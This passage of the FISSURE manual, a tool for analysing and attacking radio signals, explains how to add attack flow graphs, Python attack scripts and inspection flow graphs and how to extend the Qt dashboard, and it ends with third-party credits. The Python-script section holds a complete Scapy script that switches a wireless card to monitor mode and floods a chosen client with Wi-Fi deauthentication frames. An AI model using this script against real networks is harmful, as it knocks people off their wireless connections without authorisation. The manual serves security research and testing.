$ sudo apt-get install python-qt4 qt4-designer
```

Python3 branches:

```
$ sudo apt-get install -y build-essential qtcreator qt5-default
```

To launch:

```
$ designer
```

Grip

Python2 branch:

```
$ sudo python2 -m pip install grip
```

Python3 branches:

```
$ sudo python3 -m pip install grip
```

To convert markdown to html (requires Internet connection):

```
$ grip README.md --export README.html
```

6.5.3 Attack Flow Graphs

Flow Graph Configuration

A new Python file is generated each time a .grc file is executed in GNU Radio Companion. The format of this auto-generated Python file is used by FISSURE to perform actions like: displaying variable names, starting attacks, changing values for a running flow graph, etc. Editing the Python file may cause FISSURE to not function properly.

GUI vs. No GUI

Flow graphs are called differently depending on if there is a GUI or not. Flow graphs configured to "No GUI" mode in the "Options" block will be loaded as a Python module prior to runtime and then modify the default variables. The standard start(), wait(), and stop() commands are applied in this case.

Flow graphs with GUIs have their Python files called directly and behave similarly to inspection flow graphs (See *Help>>Inspection Flow Graphs*). Variables can be changed from the GNU Radio GUI in the form of GUI widgets or as command line arguments from parameter blocks.

Options Block (No GUI)

Within the "Options" block:

- "ID" must match the file name
- "Generate Options" must be set to "No GUI"


Special Variables

The Dashboard populates certain flow graphs variable names like "ip_address" and "serial" to match the values in the Attack hardware button. These variables must be named correctly in the flow graph to be populated automatically and handled as intended. Refer to other attack flow graphs as examples for how these variables should be utilized.

Numerical Strings

To help specify that a string variable containing only numerical values is indeed a string and should not to be interpreted as a float, a new variable named "string_variables" can be added to the flow graph. Its value must be a list with the names of the variables to be considered as exceptions: ["variable_name"]

For example:



Uploading Attack Flow Graph

Attack flow graphs can be added to FISSURE within the *Library>Add* tab by selecting a protocol and choosing "Attack". Attacks will be visible within the Attack tree if the "Attack Template Name" is entered properly.

6.5.4 Attack Python Scripts

Creating Python Scripts

Non-GNU Radio attacks can be added to the FISSURE library by uploading specially configured Python (.py) files. A function is needed within the Python script to identify which variables can be modified in the FISSURE Dashboard (*getArguments()*). Those variables are used by the system as command line arguments during execution of the script. All FISSURE branches accept both Python2 and Python3 attack scripts.

FISSURE will parse a variable named "run_with_sudo" set to True or False and set the "Run with sudo" checkbox upon loading the attack in the Single-Stage Attack tab. For multi-stage attacks, this variable is listed in the generated tables and its value is used to run the script with or without sudo. If no variable is found, then Python scripts will rely on the checkbox for single-stage attacks and be run with sudo for multi-stage attacks.

Variables with filepath in their name will automatically generate a file navigation button for tables inside FISSURE. If the filepath contains "/FISSURE/", the string will be split and appended to the user's location for FISSURE. This is to make configuring an attack easier by accounting for the current username in filepaths.

Scapy Example

The following example uses Scapy to send multiple deauthentication frames from a wireless interface. Use the code as a reference for creating future Python scripts.

```
from scapy.all import Dot11,Dot11Deauth,RadioTap,sendp
import os, sys

################################################
############ Default FISSURE Header ############
################################################
def getArguments():
    client = '00:11:22:33:44:55'        # Target MAC address
    bssid = 'AA:BB:CC:11:22:33'         # Access Point MAC address
    iface = 'wlan0'                     # Wireless interface name
    channel = 1                         # Wireless channel
    interval = 0.01                     # Scapy interval
    arg_names = ['client','bssid','iface','channel','interval']
    arg_values = [client, bssid, iface, channel, interval]

    return (arg_names,arg_values)


if __name__ == "__main__":

    # Default Values
    client = '00:11:22:33:44:55'        # Target MAC address
    bssid = 'AA:BB:CC:11:22:33'         # Access Point MAC address
    iface = 'wlan0'                     # Wireless interface name
    channel = '1'                       # Wireless channel
    interval = '0.01'                   # Scapy interval

    # Accept Command Line Arguments
    try:
        client = sys.argv[1]
        bssid = sys.argv[2]
        iface = sys.argv[3]
        channel = sys.argv[4]
```

(continues on next page)

(continued from previous page)


```
        interval = sys.argv[5]
    except:
        pass

################################################

    # Create Frame
    packet = RadioTap()/Dot11(type=0, subtype=12, addr1=client, addr2=bssid,␣
↪addr3=bssid)/Dot11Deauth(reason=7)

    # Set Monitor Mode and Channel
    os.system("sudo ifconfig " + iface + " down")
    os.system("sudo iwconfig " + iface + " mode monitor")
    os.system("sudo ifconfig " + iface + " up")
    os.system("sudo iwconfig " + iface + " channel " + channel)

    # Send Frame
    sendp(packet, iface=iface, inter=float(interval), loop=1)
```

Uploading Attack Files

Python files can be uploaded to FISSURE within the *Library>>Add* tab by choosing a protocol and selecting "Attack". The file type must be set to "Python2 Script" or "Python3 Script" and the file must have a valid .py extension. Attacks added to the library and named with a proper "Attack Template Name" will immediately show up in the Attack tree widget.

6.5.5 Inspection Flow Graphs

Inspection flow graphs can be added to FISSURE to perform frequently used analysis on live streams from SDRs or directly on prerecorded data files. Flow graph Python files (.py) are called directly with Python2/3 and use the GNU Radio "parameter" block as arguments to the Python call. This enables variables found in blocks that do not utilize callbacks (like IP address or serial number) to be changed prior to runtime. The following are instructions for creating a new inspection flow graph within the *IQ Data>>Inspection* tab.



Location

Inspection flow graphs must be placed in the */FISSURE/Flow Graph Library/Inspection Flow Graphs/* or */FISSURE/Flow Graph Library/Inspection Flow Graphs/File/* directories. Refer to other inspection flow graphs as examples when creating new flow graphs.

library.yaml

The names of inspection flow graphs are assigned to Python files within the *library.yaml* file. Assign names under the applicable hardware type or under "File" if the new flow graph will be used on IQ files.

```
Inspection Flow Graphs:
    802.11x Adapter:
    - None
    Computer:
    - None
    File:
    - instantaneous_frequency.py
    - signal_envelope.py
    - waterfall.py
    HackRF:
    - instantaneous_frequency_hackrf.py
    - signal_envelope_hackrf.py
    - time_sink_hackrf.py
    - time_sink_1_10_100_hackrf.py
    - waterfall_hackrf.py
```

GNU Radio

The following are helpful tips for configuring the GNU Radio flow graph:

- The "Options" block ID must match (without the extension) what is entered in the *library.yaml* file
- Keep the parameter blocks as a string type and apply conversions within other blocks
- Add "QT GUI Chooser" blocks for variables that will be changed during runtime such as frequency and sample rate. Fill out the GUI Hints to make it look nice.
- Follow examples of other flow graphs on how to configure device/IP addresses, serial numbers, and similar arguments for SDR blocks. This will allow FISSURE-specific features like the IQ hardware button to pass information into the flow graph properly.
- Parameter blocks will replace '_' with '-' when using variables names as command line arguments for the flow graph Python call (FISSURE will handle this)
- Enter filepath and sample rate as "filepath" and "sample_rate" in GNU Radio variable names

Dashboard


Double-click/load an IQ file in the IQ Data tab Data Viewer and enter sample rate and frequency information prior to loading a file-based inspection flow graph. These values will automatically copy over to the table if available.

6.5.6 Modifying Dashboard

This guide will provide examples on how to add GUI elements to the FISSURE Dashboard and interact with those elements within the Dashboard.py code.

6.5.6.1 QtDesigner

Launch QtDesigner with the *designer* command and open the */FISSURE/UI/dashboard.ui* file.



Creating New Widgets

Frequently used widgets:

- Push Button
- Text Edit
- Combo Box
- Check Box
- Label
- Frame
- Spin Box
- Double Spin Box
- Horizontal Slider
- Table Widget
- Tab Widget
- Stacked Widget
- Tree Widget

- Group Box
- Progress Bar
- List Widget

Drag widgets onto the Dashboard and modify their property values in the Property Editor.

It is suggested to use an objectName consistent with the FINDINGS naming convention: _widget-type_tab-location_description_ (e.g. pushButton_automation_manual, textEdit_iq_timeslot_input)

Menu items can be added by clicking "Type Here" in any of the menus/submenus and entering text. Separators can be added by clicking "Add Separator" and then dragged or by right clicking and clicking "Insert Separator". Submenus can be added by clicking the right side of any menu item.

Styling Widgets

Many labels and frames use stylesheets. Stylesheets can be applied to all widgets sharing the same type or only to specific widgets. Each widget has their own unique properties that can be customized. If possible, avoid setting the stylesheets in the *dashboard.py* code to better manage and organize the stylesheets.

Tab Widget Example 1:

```
#tabWidget > QTabBar::tab {
    width: 132px;
    height:27px;
    margin-top: 0px;
}

#tabWidget > QTabBar::tab:!selected {
    margin-top: 6px;
    height: 21px;
    width: 132px;
}

QTabBar::tab:disabled {
    background-color: qlineargradient(spread:pad, x1:0, y1:0, x2:0, y2:1, stop:0 #eeeeee,
↪ stop:0.12 #888888, stop:0.3 #666666,   stop:0.85 #444444, stop:1 #444444);
    border: 1px solid #444444;
    color: rgb(150, 150, 150);
}

QTabWidget::pane {
    border: 1px solid #17365D;
}

QTabBar::tab {
    qproperty-alignment: AlignCenter;
    border-top-left-radius: 15px;
    border-top-right-radius: 15px;
    background-color: qlineargradient(spread:pad, x1:0, y1:0, x2:0, y2:1, stop:0 #e7eaee,
↪ stop:0.12 #455e7d, stop:0.3 #2e4a6d,   stop:0.85 #17365D, stop:1 #17365D);
    border: 1px solid #17365D;
    color:rgb(0, 220, 0);
    font: bold 10pt "Ubuntu";
    margin-right:1px;
    width: 132px;
```

(continues on next page)

(continued from previous page)

```
    height:22px;
    margin-top: 3px;
}

QTabBar::tab:!selected {
    margin-top: 7px;
    height: 18px;
    color: rgb(255, 255, 255);
}
```

Tab Widget Example 2:

```
#tabWidget_3 > QTabBar::tab{width:110px}
```

Label Example 1:

```
QLabel#label_294 {
    qproperty-alignment: AlignCenter;
    border: 1px solid #17365D;
    border-top-left-radius: 15px;
    border-top-right-radius: 15px;
    background-color: qlineargradient(spread:pad, x1:0, y1:0, x2:0, y2:1, stop:0 #e7eaee,
↪ stop:0.12 #455e7d, stop:0.3 #2e4a6d,   stop:0.85 #17365D, stop:1 #17365D);
    padding: 0px 0px;
    color: rgb(255, 255, 255);
    max-height: 20px;
    font: bold 10pt "Ubuntu";
}
```

Frame Example 1:

```
QFrame#frame_9 {
    background-color: rgb(251, 251, 251);
    border: 1px solid #17365D;
    border-bottom-left-radius: 15px;
    border-bottom-right-radius: 15px;
}
```

Push Button Example 1:

```
#pushButton_top_tsi{
    color: rgb(0, 0, 0,);
    padding: 45px 0px 0px 92px;
    background-color: qradialgradient(cx: 0.3, cy: -0.4, fx: 0.3, fy: -0.4, radius: 1.35,
↪ stop: 0 rgba(255, 255, 255,50), stop: 1 rgba(100, 100, 100,50));
    border-style: outset;
    border-width: 2px;
    border-radius: 10px;
    /*border-color: #152947;*/
    border-color:  #17365D;
}

#pushButton_top_tsi:hover{
```

(continues on next page)

(continued from previous page)

```
    background-color: qradialgradient(cx: 0.3, cy: -0.4, fx: 0.3, fy: -0.4, radius: 1.35,
↪ stop: 0 rgba(255, 255, 255,50), stop: 1 rgba(170, 170, 170,50));
}

#pushButton_top_tsi:pressed{
    background-color: qradialgradient(cx: 0.3, cy: -0.4, fx: 0.3, fy: -0.4, radius: 1.35,
↪ stop: 0 rgba(255, 255, 255,50), stop: 1 rgba(100, 100, 100,50));
    padding: 47px -2px 0px 92px;
}
```

6.5.6.2 dashboard.py

Any widget in the Dashboard can be referenced with *self.objectName*.

The following are frequently called public functions for the widgets in FISSURE:

```
# Push Button
self.pushButton_name.text()
self.pushButton_name.setText("Text")
self.pushButton_name.setEnabled(False)
self.pushButton_name.setVisible(True)

# Text Edit
str(self.textEdit_name.toPlainText())
self.textEdit_name.setPlainText("Text")

# Combo Box
str(self.comboBox_name.currentText())
self.comboBox_name.clear()
self.comboBox_name.addItem(get_dissector)
self.comboBox_name.addItems(get_packet_types)
self.comboBox_name.setCurrentIndex(0)
self.comboBox_name.currentIndex(0)

# Check Box
self.checkBox_name.isChecked()
self.checkBox_name.setChecked(False)

# Label
self.label_name.text()
self.label_name.setText(get_samples)
self.label_name.setPixmap(QtGui.QPixmap(os.path.dirname(os.path.realpath(__file__)) + "/
↪docs/Icons/USRP_X310.png"))

# Frame
self.frame_name.pos()
self.frame_name.geometry()

# Spin Box/Double Spin Box
self.spinBox_name.value()
self.spinBox_name.setValue(10)
```

(continues on next page)

(continued from previous page)

```
self.spinBox_name.setMaximum(35)
self.spinBox_name.setMinimum(0)

# Horizontal/Vertical Slider
self.horizontalSlider_name.setMinimum(int(win_min))
self.horizontalSlider_name.setMaximum(int(win_max))
self.horizontalSlider_name.setValue(int(win_min))
self.horizontalSlider_name.setSliderPosition(2)

# Table Widget
self.tableWidget_name.rowCount()
self.tableWidget_name.columnCount()
self.tableWidget_name.setColumnCount(1)
self.tableWidget_name.setRowCount(0)
self.tableWidget_name.removeRow(1)
self.tableWidget_name.removeColumn(5)
self.tableWidget_name.insertRow(0)
self.tableWidget_name.currentRow()
self.tableWidget_name.clearContents()
self.tableWidget_name.resizeRowsToContents()
self.tableWidget_name.resizeColumnsToContents()
self.tableWidget_name.setColumnWidth(4,130)
self.tableWidget_name.horizontalHeader().setResizeMode(2,QtGui.QHeaderView.Stretch)
self.tableWidget_name.horizontalHeader().setStretchLastSection(True)
self.tableWidget_name.verticalHeaderItem(0).text()
self.tableWidget_name.setHorizontalHeaderItem(1,QtGui.QTableWidgetItem(""))
self.tableWidget_name.item(0,5).text()
self.tableWidget_name.setCurrentCell(self.tableWidget_name.currentRow()-1,0)
table_item = self.tableWidget_name.takeItem(self.tableWidget_name.currentRow()-1,0)
table_item = QtGui.QTableWidgetItem(str(657))  # from PyQt4 import QtCore, QtGui, uic
table_item.setTextAlignment(QtCore.Qt.AlignCenter)
table_item.setFlags(table_item.flags() & ~QtCore.Qt.ItemIsEditable)
self.tableWidget_name.setItem(0,0,table_item)
self.tableWidget_name.item(row,4).setFlags(self.tableWidget_name.item(row,4).flags() ^␣
↪QtCore.Qt.ItemIsEnabled)
self.tableWidget_name.cellWidget(0,4).currentText()
self.tableWidget_name.cellWidget(1,0).isChecked()
self.tableWidget_name.cellWidget(row,0).isEnabled()
self.tableWidget_name.cellWidget(row,0).setCurrentIndex(1)
self.tableWidget_name.setCellWidget(0,0,new_button)

new_checkbox = QtGui.QCheckBox("",self)
new_checkbox.setStyleSheet("margin-left:17%")
self.tableWidget_name.setCellWidget(n,0,new_checkbox)

new_pushbutton = QtGui.QPushButton(self.table_list[n])
new_pushbutton.setText("Guess")
new_pushbutton.setFixedSize(64,23)
self.tableWidget_name.setCellWidget(self.tableWidget_name.rowCount()-1,1,new_pushbutton)
new_pushbutton.clicked.connect(lambda: self._slotGuessInterfaceTableClicked(get_value))

# Tab Widget
```

(continues on next page)

(continued from previous page)

```
self.tabWidget_name.currentIndex()
self.tabWidget_name.setCurrentIndex(4)
self.tabWidget_name.tabText(self.tabWidget_name.currentIndex())
self.tabWidget_name.setTabText(0,"Detector")
self.tabWidget_name.setTabToolTip(1,"Target Signal Identification")
self.tabWidget_name.setTabEnabled(2,False)
self.tabWidget_name.count()
self.tabWidget_name.removeTab(1)
new_tab = QtGui.QWidget()
vBoxlayout  = QtGui.QVBoxLayout()
vBoxlayout.addWidget(self.table_name)
new_tab.setLayout(vBoxlayout)
self.tabWidget_name.addTab(new_tab,"text")
get_table = self.tabWidget_name.children()[0].widget(n).children()[1]  # TabWidget>>
↪StackedLayout>>Tab>>Table

# Stacked Widget
self.stackedWidget_name.currentIndex()
self.stackedWidget_name.setCurrentIndex(1)
self.stackedWidget_name.count()

# Tree Widget
self.treeWidget_name.currentItem().text(0)
self.treeWidget_name.setCurrentItem(self.treeWidget_name.topLevelItem(0))
new_item = QtGui.QTreeWidgetItem()
new_item.setText(0,"text")
new_item.setDisabled(True)
self.treeWidget_name.addTopLevelItem(new_item)
self.treeWidget_name.clear()
self.treeWidget_name.setHeaderLabel("text")
self.treeWidget_name.invisibleRootItem()
self.treeWidget_name.collapseAll()
self.treeWidget_name.expandAll()
self.treeWidget_name.findItems("text",QtCore.Qt.MatchExactly|QtCore.Qt.MatchRecursive,
↪0)[0].setDisabled(False)
self.treeWidget_name.findItems("text",QtCore.Qt.MatchExactly|QtCore.Qt.MatchRecursive,
↪0)[0].setHidden(False)
iterator = QtGui.QTreeWidgetItemIterator(self.treeWidget_name)
while iterator.value():
    item = iterator.value()
    if item.text(0) in self.pd_library['Attack Categories']:
        item.setFont(0,QtGui.QFont("Times", 11, QtGui.QFont.Bold))
    iterator+=1

# Group Box
self.groupBox_name.setVisible(False)
self.groupBox_name.setEnabled(False)

# Progress Bar
self.progressBar_name.hide()
self.progressBar_name.show()
self.progressBar_name.setMaximum(100)
```

(continues on next page)

(continued from previous page)

```
self.progressBar_name.setValue(10)

# List Widget
self.listWidget_name.setCurrentRow(0)
get_index = self.listWidget_name.currentRow()
self.listWidget_name.count()
get_text = str(self.listWidget_name.item(row).text())
self.listWidget_name.addItem(preset_name)
self.listWidget_name.addItems(modulation_list)
for item in self.listWidget_name.selectedItems()
self.listWidget_name.takeItem(self.listWidget_name.row(item))
self.listWidget_name.clear()
```

The *_connectSlots()* function in *dashboard.py* is used to assign functions to widget actions. Group the signal/slot assignments for widgets by their type and the tab they reside in.

The following are examples to link new widgets to new functions in the *MainWindow* class.

```
# Push Buttons
self.pushButton_tsi_clear_SOI_list.clicked.connect(self._slotTSI_ClearSOI_ListClicked)
self.pushButton_pd_dissectors_construct.clicked.connect(lambda: self._slotPD_
↪DissectorsConstructClicked(preview = False))

# Check Boxes
self.checkBox_automation_receive_only.clicked.connect(self._
↪slotAutomationReceiveOnlyClicked)

# Combo Boxes
self.comboBox_tsi_detector.currentIndexChanged.connect(self._slotTSI_DetectorChanged)

# Radio Buttons
self.radioButton_library_search_binary.clicked.connect(self._
↪slotLibrarySearchBinaryClicked)

# Double Spin Boxes
self.doubleSpinBox_pd_bit_slicing_window_size.valueChanged.connect(self._slotPD_
↪BitSlicingSpinboxWindowChanged)

# Horizontal Sliders
self.horizontalSlider_pd_bit_slicing_preamble_stats.valueChanged.connect(self._slotPD_
↪BitSlicingSliderWindowChanged)

# Table Widgets
self.tableWidget_automation_scan_options.cellChanged.connect(self._
↪slotAutomationLockSearchBandClicked)
self.tableWidget_pd_bit_slicing_lengths.itemSelectionChanged.connect(self._slotPD_
↪BitSlicingLengthsChanged)
self.tableWidget_pd_bit_slicing_candidate_preambles.cellDoubleClicked.connect(self._
↪slotPD_BitSlicingCandidateDoubleClicked)
self.tableWidget_pd_bit_slicing_packets.horizontalHeader().sectionClicked.connect(self._
↪slotPD_BitSlicingColumnClicked)

# Labels
```

(continues on next page)

(continued from previous page)

```
self.label_iq_end.mousePressEvent = self._slotIQ_EndLabelClicked

# List Widgets
self.listWidget_library_gallery.currentItemChanged.connect(self._
↪slotLibraryGalleryImageChanged)
self.listWidget_library_browse_demod_fgs.itemClicked.connect(self._
↪slotLibraryBrowseDemodFGsClicked)
self.listWidget_iq_inspection_flow_graphs.itemDoubleClicked.connect(self._slotIQ_
↪InspectionFlowGraphClicked)

# Text Edits
self.textEdit_iq_start.textChanged.connect(self._slotIQ_StartChanged)

# Tree Widgets
self.treeWidget_attack_attacks.itemDoubleClicked.connect(self._
↪slotAttackTemplatesDoubleClicked)

# Menu Items
self.actionAll_Options.triggered.connect(self._slotMenuOptionsClicked)

# Tab Widgets
self.tabWidget_tsi.currentChanged.connect(self._slotTSI_TabChanged)

# List Widget
self.listWidget_options.currentItemChanged.connect(self._slotOptionsListWidgetChanged)
self.listWidget_library_browse_attacks3.itemClicked.connect(self._
↪slotLibraryBrowseAttacksClicked)
self.listWidget_pd_flow_graphs_recommended_fgs.itemDoubleClicked.connect(self._slotPD_
↪DemodulationLoadSelectedClicked)

# Custom Signals
self.connect(self, self.signal_PD_Offline, self._slotPD_Offline)
```

To avoid threading issues in FISSURE's event listener, custom signals can be issued from within the thread to slots located in the Dashboard.

```
self.signal_PD_Offline = QtCore.SIGNAL("pdOffline")               # Defined in Dashboard
self.connect(self, self.signal_PD_Offline, self._slotPD_Offline)  # Defined in Dashboard
self.emit(self.signal_PD_Offline)                                 # Issued in thread
```

Connected slots/functions are appended to the class.

```
def _slotIQ_ConvertClicked(self):
    """ Converts the original file to a new data type.
    """
    # Get Values
    print "text"
```

Generic Input Dialogs

Text Edit:

```
text, ok = QtGui.QInputDialog.getText(self, 'Rename', 'Enter new name:',QtGui.QLineEdit.
```

(continues on next page)

(continued from previous page)

```
↪Normal,get_file)
if ok:
    print text
```

ComboBox:

```
# Open the Band Chooser Dialog
new_label_text = "Choose 4G Band"
new_items = ['2', '3', '4', '5', '7', '12', '13', '14', '17', '20', '25', '26', '29', '30
↪', '40', '41', '46', '48', '66', '71']
chooser_dlg = MiscChooser(parent=self, label_text=new_label_text, chooser_items=new_
↪items)
chooser_dlg.show()
chooser_dlg.exec_()

# Run the Script
get_value = chooser_dlg.return_value
if len(get_value) > 0:
    print get_value
```

Folder:

```
# Choose Folder
get_dir = str(QtGui.QFileDialog.getExistingDirectory(self, "Select Directory"))
if len(get_dir) > 0:
    print get_dir
```

Open File:

```
# Choose File
fname = QtGui.QFileDialog.getOpenFileName(None,"Select IQ File...", default_directory,␣
↪filter="All Files (*)")
if fname != "":
    print fname
```

Save File:

```
# Choose File
fname = QtGui.QFileDialog.getSaveFileName(None,"Select File...", default_directory,␣
↪filter="All Files (*)")
if fname != "":
    print fname
```

Error Message:

```
self.errorMessage("Flow Graph was not Found in PD Flow Graph Library!")
```

Message Box:

```
msgBox = MyMessageBox(my_text = " Choose an IQ file.", height = 75, width = 140)
msgBox.exec_()
```

6.6 About

FISSURE (Frequency Independent SDR-based Signal Understanding and Reverse Engineering)

GPL-3.0

https://github.com/ainfosec/FISSURE

Christopher Poore

Assured Information Security, Inc.

https://www.ainfosec.com/

6.6.1 Credits

FISSURE installs and accesses many open source components. You can find links to the projects along with license information below. Also refer to *Third-Party Software*.

We are grateful to all developers for their contributions to open source. Please contact Chris Poore (poorec@ainfosec.com) if you would like your software removed from FISSURE or used differently.

Aircrack-ng
Project: http://www.aircrack-ng.org/
Copyright 2009-2022 Aircrack-ng
License (GPL v2, BSD 3 Clause, OpenSSL): https://www.aircrack-ng.org/license.html

Arduino IDE
Project: https://www.arduino.cc/en/software
Copyright 2022 Arduino
License (GPL V2): https://github.com/arduino/Arduino/blob/master/license.txt

airgeddon
Project: https://github.com/v1s1t0r1sh3r3/airgeddon
License (GPL v3.0): https://github.com/v1s1t0r1sh3r3/airgeddon/blob/master/LICENSE

Anki
Project: https://apps.ankiweb.net/
License (Affero GPL v3): https://github.com/ankitects/anki/blob/main/LICENSE

baudline
Project: https://www.baudline.com/
Copyright 2022 SigBlips.com
License: All distribution is explicitly prohibited. Usage is not restricted.

Bless

Project: https://github.com/afrantzis/bless
Copyright 2004 - 2008 Alexandros Frantzis
License (GPL-2.0): https://github.com/afrantzis/bless/blob/master/COPYING

btscanner
Project: https://salsa.debian.org/pkg-security-team/btscanner
License (GPL v2.0): https://salsa.debian.org/pkg-security-team/btscanner/-/blob/debian/master/COPYING

CRC RevEng
Project: https://reveng.sourceforge.io/
Copyright 2022 Gegrory Cook
License (GPL): https://reveng.sourceforge.io/readme.htm

CyberChef
Project: https://gchq.github.io/CyberChef/
Crown Copyright 2016
License (Apache Licence, Version 2.0): https://github.com/gchq/CyberChef/blob/master/LICENSE

Dire Wolf
Project: https://github.com/wb2osz/direwolf
License (GPL-2.0): https://github.com/wb2osz/direwolf/blob/master/LICENSE

Dump1090
Project: https://github.com/antirez/dump1090
License (BSD three clause)

dump978
Project: https://github.com/mutability/dump978
License (GPL v2.0): https://github.com/mutability/dump978/blob/master/LICENSE

Enscribe
Project: Jason Downer
Copyright 2004-2008 Jason Downer
License (GPL)

ESP32 Bluetooth Classic Sniffer
Project: https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer
License (GPL-2.0):
https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer/blob/master/LICENSE.txt

ESP8266 Deauther v2
Project: https://github.com/SpacehuhnTech/esp8266_deauther

License (MIT): https://github.com/SpacehuhnTech/esp8266_deauther/blob/v2/LICENSE

FALCON
Project: https://github.com/falkenber9/falcon
License (AGPL-3.0): https://github.com/falkenber9/falcon/blob/master/LICENSE

fl2k
Project: https://osmocom.org/projects/osmo-fl2k/wiki
License (GPL v2.0): https://gitea.osmocom.org/sdr/osmo-fl2k/src/branch/master/COPYING

Fldigi
Project: http://www.w1hkj.com/
Copyright (C) 2007-2010 Dave Freese, Stelios Bounanos, and others
License (GPL v3.0): https://github.com/w1hkj/fldigi/blob/master/COPYING

FoxtrotGPS
Project: https://www.foxtrotgps.org/
License (GPL v2.0): https://www.gnu.org/licenses/old-licenses/gpl-2.0.html

Geany
Project: https://www.geany.org/
Copyright 2022 - The Geany contributors
License (CC BY-SA): https://creativecommons.org/licenses/by-sa/4.0/

GNU Radio
Project: https://www.gnuradio.org/
Copyright 2022 GNU Radio project
License (GPL v3.0): https://github.com/gnuradio/gnuradio/blob/main/COPYING

Google Earth Pro
Project: https://www.google.com/earth/versions/
Copyright 2022 Google LLC
License (zlib)

Gpick
Project: https://github.com/thezbyg/gpick
Copyright 2009-2016, Albertas Vyšniauskas
License (BSD-3-Clause): https://github.com/thezbyg/gpick/blob/master/LICENSE.txt

Gpredict
Project: http://gpredict.oz9aec.net/

License (GPL-2.0): https://github.com/csete/gpredict/blob/master/COPYING

GQRX
Project: https://gqrx.dk/
License (Apache v2.0): https://github.com/gqrx-sdr/gqrx/blob/master/LICENSE-CTK

gr-acars
Project: https://sourceforge.net/projects/gr-acars/
License (CC)

gr-adsb
Project: https://github.com/mhostetter/gr-adsb
License (GPL-3.0): https://github.com/mhostetter/gr-adsb/blob/master/COPYING
3.7 Fork (Apache v2.0): https://github.com/wnagele/gr-adsb
